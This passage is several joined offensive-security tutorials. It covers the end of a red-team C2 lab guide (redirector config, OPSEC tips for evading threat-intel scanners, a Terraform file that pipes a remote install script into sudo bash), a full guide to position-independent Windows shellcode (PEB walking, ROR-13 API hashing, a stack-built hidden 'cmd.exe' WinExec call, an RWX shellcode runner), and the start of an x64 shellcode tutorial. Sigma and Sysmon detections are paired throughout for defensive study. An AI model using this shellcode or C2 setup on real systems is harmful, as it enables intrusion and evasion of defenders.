        if ($http_user_agent != "Mozilla/5.0 (Windows NT 10.0; Win64; x64)") {
            return 404;
        }
        proxy_pass https://192.168.56.30:443;   # team server (internal)
        proxy_ssl_verify off;
    }

    # Anything else gets a flat 404 — no team server exposure
    location / {
        return 404;
    }
}
For HTTPS redirectors use Apache, Nginx, or Caddy; for DNS redirectors use socat or iptables. In advanced cloud setups, CDN fronting via CloudFront, Azure CDN, or Cloudflare blends C2 with legitimate traffic. Do not deploy domain-fronting or malleable-profile code from a tutorial — reference framework docs.

9. OPSEC and Infrastructure Hygiene
Your infrastructure is your OPSEC. A flat setup is a single point of failure that burns the whole operation.
- Never connect the operator machine directly to the team server. Tunnel through a VPN overlay (WireGuard, Tailscale/Headscale) or a jump box.
- Separate infrastructure for phishing, payload hosting, and C2 — three servers, three redirectors.
- Use aged, categorized domains registered 30+ days prior with a benign-looking category.
- Rotate redirector IPs and never reuse burned infrastructure.
- Geofence access via Cloudflare so only the client’s country can reach C2 and campaign domains, blocking external threat-intel scanners.
A minimal operator WireGuard client routes only team-server traffic through the jump box:
# wg0.conf — operator client tunneling to the jump box
[Interface]
PrivateKey = <operator_private_key>
Address    = 10.10.10.2/32

[Peer]
PublicKey  = <jumpbox_public_key>
Endpoint   = jump.example-lab.local:51820
AllowedIPs = 10.10.10.0/24      # only the team-server subnet
PersistentKeepalive = 25
Relevant transports and ports:
| Protocol | Port | C2 Use |
|---|---|---|
| HTTPS | 443 | Primary beacon transport |
| HTTP | 80 | Fallback / staging |
| DNS | 53 | Low-and-slow tunneling |
| SMB Named Pipe | IPC$ | Lateral movement pivots |
| WireGuard | 51820 | Operator VPN overlay |
| mTLS | 8888 | Sliver default implant transport |

10. Infrastructure-as-Code with Terraform
Terraform declares lab state in configuration, so a burned redirector is rebuilt in minutes. The example provisions a team server and a redirector, then bootstraps the server with remote-exec.
resource "digitalocean_droplet" "c2_server" {
  name   = "c2-teamserver"
  region = "nyc3"
  size   = "s-2vcpu-4gb"
  image  = "ubuntu-22-04-x64"

  provisioner "remote-exec" {
    inline = ["curl https://sliver.sh/install | sudo bash"]
  }
}

resource "digitalocean_droplet" "redirector" {
  name   = "c2-redirector"
  region = "nyc3"
  size   = "s-1vcpu-1gb"
  image  = "ubuntu-22-04-x64"
}

output "c2_ip"        { value = digitalocean_droplet.c2_server.ipv4_address }
output "redirector_ip"{ value = digitalocean_droplet.redirector.ipv4_address }
terraform apply builds the stack and emits IPs; terraform destroy tears it down. Teardown-and-rebuild cycles keep infrastructure disposable.
11. Common Attacker Techniques
These are the primitives a lab is built to study and detect.
| Technique | Description |
|---|---|
| HTTPS beaconing | Implant polls a redirector over 443 to blend with web traffic |
| DNS tunneling | Encodes C2 in DNS queries for low-and-slow egress |
| Redirector chaining | Disposable proxies hide the long-term team server |
| Domain fronting | CDN obfuscation routes C2 through trusted domains |
| Malleable profiles | Shape headers/URIs/jitter to mimic legitimate apps |
| SMB named-pipe C2 | Internal pivots over IPC$ for lateral movement |
| Ingress tool transfer | Implant downloads additional tooling to the target |
12. Defensive Strategies and Detection
Run the same lab as blue team to build detections. Sysmon plus a tuned config surfaces nearly every C2 stage.
| Event ID | Name | C2 Relevance |
|---|---|---|
1 | Process Creation | Implant execution; check ParentImage, CommandLine, Hashes |
3 | Network Connection | Connections to C2; DestinationIp, DestinationPort, Image |
7 | Image Loaded | DLL loads by implant; Signed, Signature |
8 | CreateRemoteThread | Injection; SourceImage → TargetImage |
11 | FileCreate | Stager writes payload to disk |
22 | DNSEvent | Beaconing via unusual or excessive QueryName |
23 | FileDelete | Implant self-deletes after staging |
Tune Sysmon to capture outbound connections from non-browser processes and DNS queries from shells:
<RuleGroup name="C2 Network" groupRelation="or">
  <NetworkConnect onmatch="include">
    <DestinationPort condition="is">443</DestinationPort>
    <DestinationPort condition="is">53</DestinationPort>
  </NetworkConnect>
  <DnsQuery onmatch="include">
    <Image condition="end with">powershell.exe</Image>
    <Image condition="end with">cmd.exe</Image>
  </DnsQuery>
</RuleGroup>
A Sigma rule for beacon-like connections keys on Sysmon EventID 3, common C2 ports, and an allowlist of browsers. Correlate hits with short, regular intervals to catch low-jitter beacons.
title: Non-Browser Outbound to Common C2 Ports
logsource:
  product: windows
  service: sysmon
  category: network_connection
detection:
  selection:
    EventID: 3
    DestinationPort:
      - 443
      - 80
      - 53
    Initiated: 'true'
  filter_browsers:
    Image|contains:
      - '\chrome.exe'
      - '\firefox.exe'
      - '\msedge.exe'
  condition: selection and not filter_browsers
fields:
  - Image
  - DestinationIp
  - DestinationPort
  - DestinationHostname
level: high
Layer behavioral analytics on top:
- Jitter analysis — alert on outbound HTTPS at regular intervals (e.g., 60 ± 5 s); Zeek
conn.logexcels at long-duration, low-byte sessions. - Named-pipe anomalies — Cobalt Strike’s default
msagent_*pipe names appear in SysmonEID 17/18. - Anomalous parent-child chains —
Word.exe → cmd.exe → powershell.exeis a classic phishing chain. - User-agent mismatch —
svchost.exeissuing a Chrome user-agent is anomalous.
Enable Command Line Auditing via GPO (Audit Process Creation → include command line, EID 4688) and forward Microsoft-Windows-PowerShell/Operational (EID 4104) script-block logs to the SIEM. Keep the monitoring tier one-way and unreachable from the attacker subnet.
MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Command and Control (tactic) | TA0011 | Beacon traffic correlation across SIEM |
| Application Layer Protocol | T1071 | Sysmon EID 3, Zeek conn.log |
| Web Protocols | T1071.001 | Non-browser HTTPS to rare destinations |
| DNS | T1071.004 | Sysmon EID 22, DNS-Client ETW |
| Proxy / External Proxy | T1090 / T1090.002 | Redirector IP reputation, JA3 anomalies |
| Domain Fronting | T1090.004 | TLS SNI vs. Host header mismatch |
| Protocol Tunneling | T1572 | mTLS/DoH volume anomalies |
| Ingress Tool Transfer | T1105 | Sysmon EID 11, download-and-exec |
| Acquire Infrastructure: VPS / Domains | T1583.003 / T1583.001 | Newly registered / uncategorized domains |
| Remote Access Software | T1219 | RMM tools acting as C2 |
13. Tools for Red Team Lab Analysis
| Tool | Description | Link |
|---|---|---|
| Sliver | Open-source C2 server, client, implants | sliver.sh |
| Wazuh | SIEM + EDR agent for the blue tier | wazuh.com |
| Security Onion | IDS + log management distro | securityonionsolutions.com |
| Sysmon | Endpoint telemetry (process/network/DNS) | microsoft.com |
| Zeek | Network metadata and beacon hunting | zeek.org |
| Terraform | Infrastructure-as-code provisioning | terraform.io |
| WireGuard | Operator VPN overlay | wireguard.com |
| Nginx | Redirector reverse proxy | nginx.org |
Summary
- A red team lab is a closed, segmented environment where authorized operators rehearse C2 tradecraft while the blue stack records every event it generates.
- Tiered host-only networks, snapshot discipline, and a Type-2 hypervisor make scenarios isolated and repeatable.
- A team server must never be internet-facing; disposable redirectors front it and are rebuilt with infrastructure-as-code when burned.
- OPSEC is architecture — operator VPN overlays, separated phishing/C2/payload infrastructure, aged domains, and rotated IPs keep operations deniable.
- Detect C2 with Sysmon
EID 3/22, jitter and named-pipe analysis, and Sigma rules, mapping every primitive back to MITRETA0011.
Related Tutorials
- OPSEC Principles for Red Teamers: Staying Undetected
- Setting Up Your Exploit Development Lab (VMs, Debuggers, Tools)
- Red Teaming Fundamentals: Mindset, Methodology, and Engagement Types
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Navigating ATT&CK Navigator: Building, Annotating, and Exporting Technique Layers
References
Position-Independent Code: Writing PIC Shellcode Without Hardcoded Addresses
Objective: Understand how Windows shellcode achieves position independence — resolving module bases through the TEB/PEB chain, walking PE export tables, hashing API names, and eliminating null bytes — so defenders can detect the resulting memory and behavioral signatures and authorized red teamers can build and test payloads correctly.
1. What Makes Code Position-Dependent?
A normal Windows executable contains absolute virtual addresses everywhere: indirect calls through the Import Address Table (IAT), references to global variables, jump tables, and so on. The PE loader fixes these up at load time using the .reloc section and patches the IAT against the modules it has just mapped.
Shellcode has none of that. It is raw opcodes copied into a memory region (often allocated by VirtualAlloc or written into another process), with no loader, no relocation table, no IAT, and no guarantee about where it will live. Any hardcoded virtual address — to a string, to an API, to a jump target — will be wrong the moment the payload moves.
The constraint is therefore strict: every address the shellcode needs must be computed at runtime, from a known starting point that the OS itself hands the thread. On Windows, that starting point is the Thread Environment Block (TEB).
2. The Problem with the IAT
A standard PE binary calls LoadLibraryA via something like call qword ptr [rip+IAT_LoadLibraryA] — an indirect jump through a slot the loader populated. Shellcode cannot do this:
- It has no
.idatasection, noIMAGE_IMPORT_DESCRIPTOR, and no loader to read them. - It cannot embed an absolute
kernel32!LoadLibraryAaddress because ASLR randomizes module bases every boot. - It cannot rely on Windows syscall numbers either — those numbers are not a stable ABI and shift between builds.
The standard solution is PEB walking: the shellcode traces the in-memory loader data structures to find kernel32.dll, parses its export table, and resolves the handful of APIs it actually needs (typically LoadLibraryA and GetProcAddress, which then bootstrap anything else).
3. Windows Memory Layout Primer: TEB, PEB, and the Loader
Every Windows thread has a TEB. The OS keeps a pointer to it in a segment register so user-mode code can reach it in a single instruction:
| Architecture | Instruction | Result |
|---|---|---|
| x86 | MOV EAX, FS:[0x30] | EAX ← TEB.ProcessEnvironmentBlock (PEB) |
| x64 | MOV RAX, GS:[0x60] | RAX ← TEB.ProcessEnvironmentBlock (PEB) |
From the PEB, shellcode chains through Ldr (a _PEB_LDR_DATA*) to reach the loader’s three doubly-linked lists of _LDR_DATA_TABLE_ENTRY records — one entry per loaded module.
Relevant offsets (Windows 10/11):
| Struct | Field | x86 offset | x64 offset |
|---|---|---|---|
_TEB | ProcessEnvironmentBlock | +0x030 | +0x060 |
_PEB | Ldr | +0x00C | +0x018 |
_PEB_LDR_DATA | InLoadOrderModuleList | +0x00C | +0x010 |
_PEB_LDR_DATA | InMemoryOrderModuleList | +0x014 | +0x020 |
_PEB_LDR_DATA | InInitializationOrderModuleList | +0x01C | +0x030 |
_LDR_DATA_TABLE_ENTRY | DllBase | +0x018 | +0x030 |
_LDR_DATA_TABLE_ENTRY | BaseDllName | +0x02C | +0x058 |
Verify offsets on your target build with WinDbg (dt ntdll!_PEB, dt ntdll!_LDR_DATA_TABLE_ENTRY). They are stable across mainstream Windows 10/11 but not guaranteed forever.
// Conceptual layout — fields used by PEB-walking shellcode
typedef struct _LDR_DATA_TABLE_ENTRY {
    LIST_ENTRY     InLoadOrderLinks;        // +0x00
    LIST_ENTRY     InMemoryOrderLinks;      // +0x10 (x64)
    LIST_ENTRY     InInitializationOrderLinks;
    PVOID          DllBase;                 // +0x30 (x64)
    PVOID          EntryPoint;
    ULONG          SizeOfImage;
    UNICODE_STRING FullDllName;
    UNICODE_STRING BaseDllName;             // +0x58 (x64)
    // ...
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
4. Walking the Module List to Find kernel32.dll
The loader populates InInitializationOrderModuleList in a predictable order: the main executable first, then ntdll.dll, then kernel32.dll. A common shortcut is to grab the third entry’s DllBase without ever comparing a name — fewer bytes, no strings, no signatures.
; x64 — locate kernel32.dll base via the PEB
; Output: RBX = kernel32.dll base address

    xor   rcx, rcx
    mov   rax, [gs:rcx + 0x60]      ; RAX = PEB
    mov   rax, [rax + 0x18]         ; RAX = PEB->Ldr
    mov   rax, [rax + 0x20]         ; RAX = InMemoryOrderModuleList.Flink (1st: this EXE)
    mov   rax, [rax]                ; 2nd entry: ntdll.dll
    mov   rax, [rax]                ; 3rd entry: kernel32.dll
    mov   rbx, [rax + 0x20]         ; LDR_DATA_TABLE_ENTRY.DllBase
                                    ; (offset 0x20 within an InMemoryOrder-rooted entry)
For 32-bit shellcode the same idea applies with smaller offsets:
; x86 — same walk, FS-relative
    xor   ecx, ecx
    mov   eax, [fs:ecx + 0x30]      ; EAX = PEB
    mov   eax, [eax + 0x0C]         ; PEB->Ldr
    mov   eax, [eax + 0x14]         ; InMemoryOrderModuleList.Flink
    mov   eax, [eax]                ; 2nd
    mov   eax, [eax]                ; 3rd (kernel32)
    mov   ebx, [eax + 0x10]         ; DllBase (x86 offset)
A more robust variant iterates the list and hash-compares BaseDllName.Buffer (Unicode), upper-casing each character inline. That survives reordering and is what production loaders use.
5. Parsing the PE Export Directory
Once RBX = kernel32!ImageBase, the shellcode parses the PE headers:
ImageBase
  └─► IMAGE_DOS_HEADER.e_lfanew (+0x3C)
        └─► IMAGE_NT_HEADERS
              └─► OptionalHeader.DataDirectory[0]  ; EXPORT
                    └─► IMAGE_EXPORT_DIRECTORY
                          ├─ NumberOfNames
                          ├─ AddressOfNames        (RVA → name RVAs)
                          ├─ AddressOfNameOrdinals (RVA → ordinal table)
                          └─ AddressOfFunctions    (RVA → function RVAs)
The three arrays are parallel: index i in AddressOfNames matches index i in AddressOfNameOrdinals, whose ordinal value o indexes AddressOfFunctions[o]. All values are RVAs, so the resolved function address is ImageBase + RVA.
; x64 — reach the export directory from RBX = ImageBase
; Output: RCX = IMAGE_EXPORT_DIRECTORY*
    mov   eax, dword [rbx + 0x3C]   ; DOS.e_lfanew
    lea   rdx, [rbx + rax]          ; RDX -> IMAGE_NT_HEADERS
    mov   eax, dword [rdx + 0x88]   ; NT.OptionalHeader.DataDirectory[0].VirtualAddress
    lea   rcx, [rbx + rax]          ; RCX -> IMAGE_EXPORT_DIRECTORY

    mov   r8d,  dword [rcx + 0x18]  ; NumberOfNames
    mov   r9d,  dword [rcx + 0x20]  ; AddressOfNames     (RVA)
    mov   r10d, dword [rcx + 0x24]  ; AddressOfNameOrdinals
    mov   r11d, dword [rcx + 0x1C]  ; AddressOfFunctions
The resolver then iterates 0..NumberOfNames-1, hashes the name string at ImageBase + Names[i], compares against a precomputed target, and on match returns ImageBase + Functions[ Ordinals[i] ].

6. Function Name Hashing (ROR-13)
Embedding the literal string "LoadLibraryA" would (a) introduce hardcoded data references and (b) be a trivial AV signature. The standard substitute is an inline rolling hash. The most common is ROR-13 add:
// Conceptual ROR-13 hash. Iterate bytes of the export name; stop at NUL.
// Same routine is implemented inline in assembly when resolving APIs.
unsigned int ror13_hash(const char *name) {
    unsigned int h = 0;
    while (*name) {
        h = (h >> 13) | (h << (32 - 13));   // ROR 13
        h += (unsigned char)*name++;
    }
    return h;
}

// Pre-computed constants (illustrative — recompute for your toolchain):
// LoadLibraryA   -> 0x0726774C
// GetProcAddress -> 0x7C0DFCAA
// ExitProcess    -> 0x73E2D87E
// VirtualAlloc   -> 0x91AFCA54
Replacing the while body with three cmp/ror/add instructions inside the export-walk loop produces a few dozen bytes of fully position-independent resolver — no strings, no absolute addresses, no relocations.
7. RIP-Relative Addressing and the CALL/POP Trick
When the shellcode does need inline data (a precomputed key, a config blob, a wide-string template), it must reference it without an absolute address.
x64 makes this nearly free: every LEA reg, [rel label] and direct CALL/JMP is encoded RIP-relative:
lea rcx, [rel api_hash_table] ; RIP-relative, no relocation neededx86 has no RIP-relative encoding. The classic substitute is the get-EIP trick: CALL past a label, then POP the return address into a register, giving you a known anchor:
    call  get_eip
get_eip:
    pop   ebp                          ; EBP = address of this instruction
    ; data referenced as [ebp + (label - get_eip)]
Anything stored inline can now be addressed by displacement from EBP.
8. Stack Strings and Null-Byte Elimination
Shellcode is often delivered via a string-copying primitive (strcpy, lstrcpyA, a parser that stops at \0), so embedded null bytes truncate the payload. Two problems must be solved together: avoid nulls in opcodes, and produce required strings ("kernel32.dll", "WinExec", "cmd.exe") without storing them as data.
Construct strings on the stack by pushing immediates:
; Build "cmd.exe\0" on the stack (8 bytes including NUL)
    xor   rax, rax
    push  rax                       ; trailing NUL via zeroed qword
    mov   rax, 0x6578652E646D63     ; 'cmd.exe' (little-endian, no embedded zero)
    push  rax
    mov   rcx, rsp                  ; RCX -> "cmd.exe\0" — first arg for WinExec
Eliminate accidental nulls in opcodes:
| Avoid | Use instead | Reason |
|---|---|---|
mov rax, 0 (48 C7 C0 00 00 00 00) | xor rax, rax | Removes four NUL bytes |
push 0 (6A 00) | xor reg, reg; push reg | 6A 00 contains a NUL |
| Short jumps spanning NUL displacements | Pad with nop or reorder code | Avoids NUL in the offset byte |
mov al, 0x00 | xor al, al | Same fix at byte width |
Always disassemble and grep the assembled output for \x00 before shipping — see Section 10.
9. x64 ABI Constraints: Shadow Space and Alignment
Windows x64 imposes two rules shellcode authors get wrong constantly:
RSPmust be 16-byte aligned at the point ofCALLto any Windows API. TheCALLitself pushes an 8-byte return address, so the callee’sRSPends up at(16N - 8)on entry, which is what Microsoft’s prolog code expects.- The caller allocates 32 bytes of shadow space (a.k.a. home space) above the return address, even when the callee takes 0–4 arguments. The callee may spill
RCX,RDX,R8,R9into those slots.
The first four integer arguments go in RCX, RDX, R8, R9; further arguments are pushed right-to-left. Volatile registers (RAX, RCX, RDX, R8–R11) may be clobbered by any CALL; non-volatile (RBX, RBP, RDI, RSI, R12–R15) must be saved if you rely on them.
; Calling WinExec("cmd.exe", SW_HIDE) once API is resolved in RAX
    and   rsp, -16                  ; force 16-byte alignment
    sub   rsp, 32                   ; shadow space (home space)

    lea   rcx, [rsp + 0x40]         ; pointer to "cmd.exe" (built earlier)
    xor   rdx, rdx                  ; uCmdShow = SW_HIDE (0)
    call  rax                       ; WinExec

    add   rsp, 32                   ; tear down shadow space
Misalignment typically manifests as STATUS_ACCESS_VIOLATION inside kernel32 or ntdll MMX/SSE prologs — a tell-tale crash signature when reviewing payloads.
10. Extraction and Controlled Testing
Once assembled with NASM, raw bytes are extracted from the COFF object and audited:
nasm -f win64 payload.asm -o payload.obj
objcopy -O binary -j .text payload.obj payload.bin
A quick Python harness verifies the payload is truly position-independent — no embedded nulls, no relocations:
# verify.py — sanity-check a raw shellcode blob
data = open("payload.bin", "rb").read()
print(f"[+] size: {len(data)} bytes")

null_offsets = [i for i, b in enumerate(data) if b == 0]
if null_offsets:
    print(f"[!] {len(null_offsets)} NUL byte(s), first at offset {null_offsets[0]:#x}")
else:
    print("[+] null-free")

# C-array dump for embedding in a test loader
print("unsigned char sc[] = {")
print(", ".join(f"0x{b:02x}" for b in data))
print("};")
A minimal local loader executes the payload inside the same process for isolated VM testing — this is the educational sandbox, not a cross-process injector:
// test_runner.cpp — local-only execution for analysis in a VM
// Defenders: this RWX + function-pointer-cast pattern is exactly what
// EDR/ETW THREATINT flags. It is shown so you know what to look for.
#include <windows.h>
#include <string.h>
extern unsigned char sc[];
extern size_t        sc_len;

int main(void) {
    void *mem = VirtualAlloc(NULL, sc_len,
                             MEM_COMMIT | MEM_RESERVE,
                             PAGE_EXECUTE_READWRITE);
    memcpy(mem, sc, sc_len);
    ((void(*)())mem)();
    return 0;
}
The VirtualAlloc(PAGE_EXECUTE_READWRITE) → memcpy → indirect-call triad is the canonical shellcode runner pattern and is heavily instrumented.
11. Common Attacker Techniques
| Technique | Description |
|---|---|
| PEB walking | Resolve kernel32/ntdll bases via GS:[0x60] / FS:[0x30] without imports |
| Export hash resolution | ROR-13 (or FNV/djb2) hashing to find APIs without embedded strings |
| Stack strings | Push immediates to materialise "cmd.exe", "WinExec", etc., on the stack |
| Reflective loading | PIC stub maps a full DLL into memory and calls its DllMain (T1620) |
| Remote injection | VirtualAllocEx + WriteProcessMemory + CreateRemoteThread into a target PID |
| APC queuing | QueueUserAPC to deliver shellcode into an alertable thread |
| Process hollowing | Suspend a benign process, unmap its image, write PIC payload, resume |
| Module stomping | Overwrite the .text of a legitimately loaded DLL with PIC shellcode |
12. Defensive Strategies & Detection
PIC shellcode leaves consistent telemetry across Sysmon, ETW, and memory forensics.
Sysmon Event IDs to monitor:
| Event ID | Signal |
|---|---|
1 | Process creation (with command line) — anomalous parents (winword.exe → cmd.exe) |
7 | ImageLoad from user-writable paths into system processes |
8 | CreateRemoteThread — primary remote-injection signal |
10 | ProcessAccess with GrantedAccess containing 0x1F0FFF, 0x1410, or PROCESS_VM_WRITE \| PROCESS_VM_OPERATION \| PROCESS_CREATE_THREAD |
17/18 | Named pipe creation/connection (common C2 channel) |
25 | ProcessTampering (image hollowing) |
ETW providers give earlier and harder-to-evade signal: Microsoft-Windows-Threat-Intelligence (THREATINT) fires on VirtualAllocEx with PAGE_EXECUTE_READWRITE, WriteProcessMemory, and MapViewOfFile against remote processes. Consuming THREATINT requires a signed ELAM/PPL driver, which is why EDR vendors — not generic SIEMs — own this telemetry. Also enable the Audit Process Creation policy (Event ID 4688) with command-line inclusion, and Audit Kernel Object to capture OpenProcess handle requests.
Sigma sketch — cross-process handle access for injection:
title: Suspicious Cross-Process Access Likely Preceding Shellcode Injection
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 10
    GrantedAccess|contains:
      - '0x1F0FFF'    # PROCESS_ALL_ACCESS
      - '0x1410'      # VM_READ|VM_WRITE|VM_OPERATION
      - '0x1F1FFF'
    TargetImage|endswith:
      - '\lsass.exe'
      - '\svchost.exe'
      - '\explorer.exe'
  filter_legit:
    SourceImage|endswith:
      - '\MsMpEng.exe'
      - '\MsSense.exe'
  condition: selection and not filter_legit
level: high
Memory-forensics indicators: Volatility 3 malfind locates RWX regions containing executable code or PE headers in non-image memory; ldrmodules flags executable regions not represented in any of the three PEB loader lists — the canonical reflective/PIC signature. Threads whose StartAddress falls inside a heap allocation rather than a mapped image are inherently suspicious.
Hardening:
| Mitigation | Effect |
|---|---|
ACG (ProcessDynamicCodePolicy) | Forbids new executable pages; breaks VirtualAlloc(PAGE_EXECUTE_READWRITE) |
| DEP / NX | Hardware-enforced non-execute on data pages |
| CFG | Invalidates indirect calls to non-registered targets |
| HVCI | Hypervisor-enforced kernel code integrity |
| ASR rules | Block office/script children, untrusted USB execution, etc. |
Restrict SeDebugPrivilege | Limits which accounts can open and write to other processes |

13. Tools for PIC Shellcode Analysis
| Tool | Description | Link |
|---|---|---|
| WinDbg | Verify struct offsets (dt ntdll!_PEB, dt ntdll!_LDR_DATA_TABLE_ENTRY) | microsoft.com |
| NASM | Assemble x86/x64 PIC payloads in Intel syntax | nasm.us |
| x64dbg | Dynamic analysis of shellcode in a loader harness | x64dbg.com |
| Ghidra / IDA | Static disassembly of extracted opcodes | ghidra-sre.org |
| Process Hacker | Inspect process memory regions and protections | processhacker.sf.io |
pe-sieve | Hunts injected, hollowed, or stomped modules | github.com/hasherezade/pe-sieve |
| Volatility 3 | malfind, ldrmodules, vadinfo for memory-resident PIC | volatilityfoundation.org |
| YARA | Signature ROR-13 loops, PEB-walk prologues, hash tables | virustotal.github.io/yara |
| SilkETW | Subscribe to THREATINT and Kernel-Process providers | github.com/mandiant/SilkETW |
14. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Reflective Code Loading | T1620 | Volatility malfind / ldrmodules; THREATINT ETW |
| Process Injection (parent) | T1055 | Sysmon EID 10 + EID 8; ETW THREATINT WriteVM/AllocVM |
| Process Injection: DLL | T1055.001 | Sysmon EID 7 from unusual paths; pe-sieve |
| Process Injection: APC | T1055.004 | Kernel-Process ETW thread events on alertable waits |
| Process Injection: Hollowing | T1055.012 | Sysmon EID 25 ProcessTampering; pe-sieve hollowing scan |
| Obfuscated Files or Information | T1027 | YARA on ROR-13 hash loops and stack-string push sequences |
| Command and Scripting Interpreter | T1059 | EID 4688 / Sysmon EID 1 with command-line auditing |
Summary
- Position-independent shellcode replaces the PE loader’s work at runtime: it must resolve every address it touches, starting from the segment-register pointer to the TEB.
- The PEB →
Ldr→InMemoryOrderModuleListchain reacheskernel32.dllin three pointer dereferences without any string comparison. - Parsing the PE export directory with ROR-13 hashed lookups removes embedded API name strings and the static signatures they create.
- Stack-string construction,
XOR-zero idioms, and RIP-relative addressing keep the byte stream null-free and relocation-free. - Defenders catch the resulting behaviour through Sysmon EID
8/10, THREATINT ETW onVirtualAllocEx/WriteProcessMemory, and Volatilitymalfind/ldrmodulesagainst unbacked RWX regions — and harden processes with ACG, CFG, HVCI, and ASR rules to break the primitive entirely.
Related Tutorials
- Writing x64 Shellcode: Differences, Shadow Space, and Register Conventions
- Writing Your First Shellcode: x86 Reverse Shell from Scratch
- Shellcode Encoders: XOR Encoding, Custom Decoders, and Avoiding Bad Chars
- Egghunters: Staged Payload Delivery When Buffer Space Is Tight
- Bad Characters, Null Bytes, and Restricted Character Sets
References
- Reflective Code Loading, Technique T1620 – Enterprise | MITRE ATT&CK
- Process Injection, Technique T1055 – Enterprise | MITRE ATT&CK
- Donut – Generating Position-Independent Shellcode | MITRE ATT&CK Software S0695
- Process Injection: Portable Executable Injection, Sub-technique T1055.002 – Enterprise | MITRE ATT&CK
- Position-Independent Code Techniques | hackerhouse-opensource/shellcode | DeepWiki
- PIC-Library: A Collection of Position Independent Coding Resources | GitHub
Writing x64 Shellcode: Differences, Shadow Space, and Register Conventions
Objective: Understand the architectural and ABI-level differences between x86 and x64 Windows shellcode, including the Microsoft x64 calling convention, shadow space, stack alignment, position-independent API resolution via PEB walking, and the detection surface each technique exposes.
1. From x86 to x64: What Actually Changed
Moving shellcode from x86 to x64 Windows is not a syntactic exercise of renaming EAX to RAX. The ABI changed, the segment register that anchors the TEB changed, and the addressing model changed. A snippet that “looks right” can execute cleanly, corrupt the host process, and crash three calls later inside an SSE instruction — none of which gives the author an obvious clue.
| Item | x86 | x64 |
|---|---|---|
| General-purpose registers | 8 × 32-bit (EAX…EDI) | 16 × 64-bit (RAX…R15) |
| Windows calling convention | stdcall / cdecl — all args on stack | Unified fast-call — first 4 integer args in registers |
| TEB segment register | FS; PEB at fs:[0x30] | GS; PEB at gs:[0x60] |
| Address width | 32-bit | 64-bit (48-bit canonical VA in practice) |
call pushes | 4-byte return address | 8-byte return address |
| RIP-relative addressing | Not available | Available; lea rax, [rip + offset] is idiomatic in PIC |
Two consequences dominate the rest of this tutorial. First, x64 adopts a single __fastcall-style ABI with a mandatory shadow space and 16-byte stack alignment rule. Second, the TEB is reached via GS, not FS, and every PEB offset must be updated for the 64-bit struct layout.
2. The Microsoft x64 ABI Deep-Dive
The Microsoft x64 calling convention passes the first four integer arguments in registers and floating-point arguments in the low halves of the first four XMM registers. Anything beyond that goes on the stack, above the shadow space, pushed right-to-left.
| Argument # | Integer Register | Floating-Point Register |
|---|---|---|
| 1st | RCX | XMM0L |
| 2nd | RDX | XMM1L |
| 3rd | R8 | XMM2L |
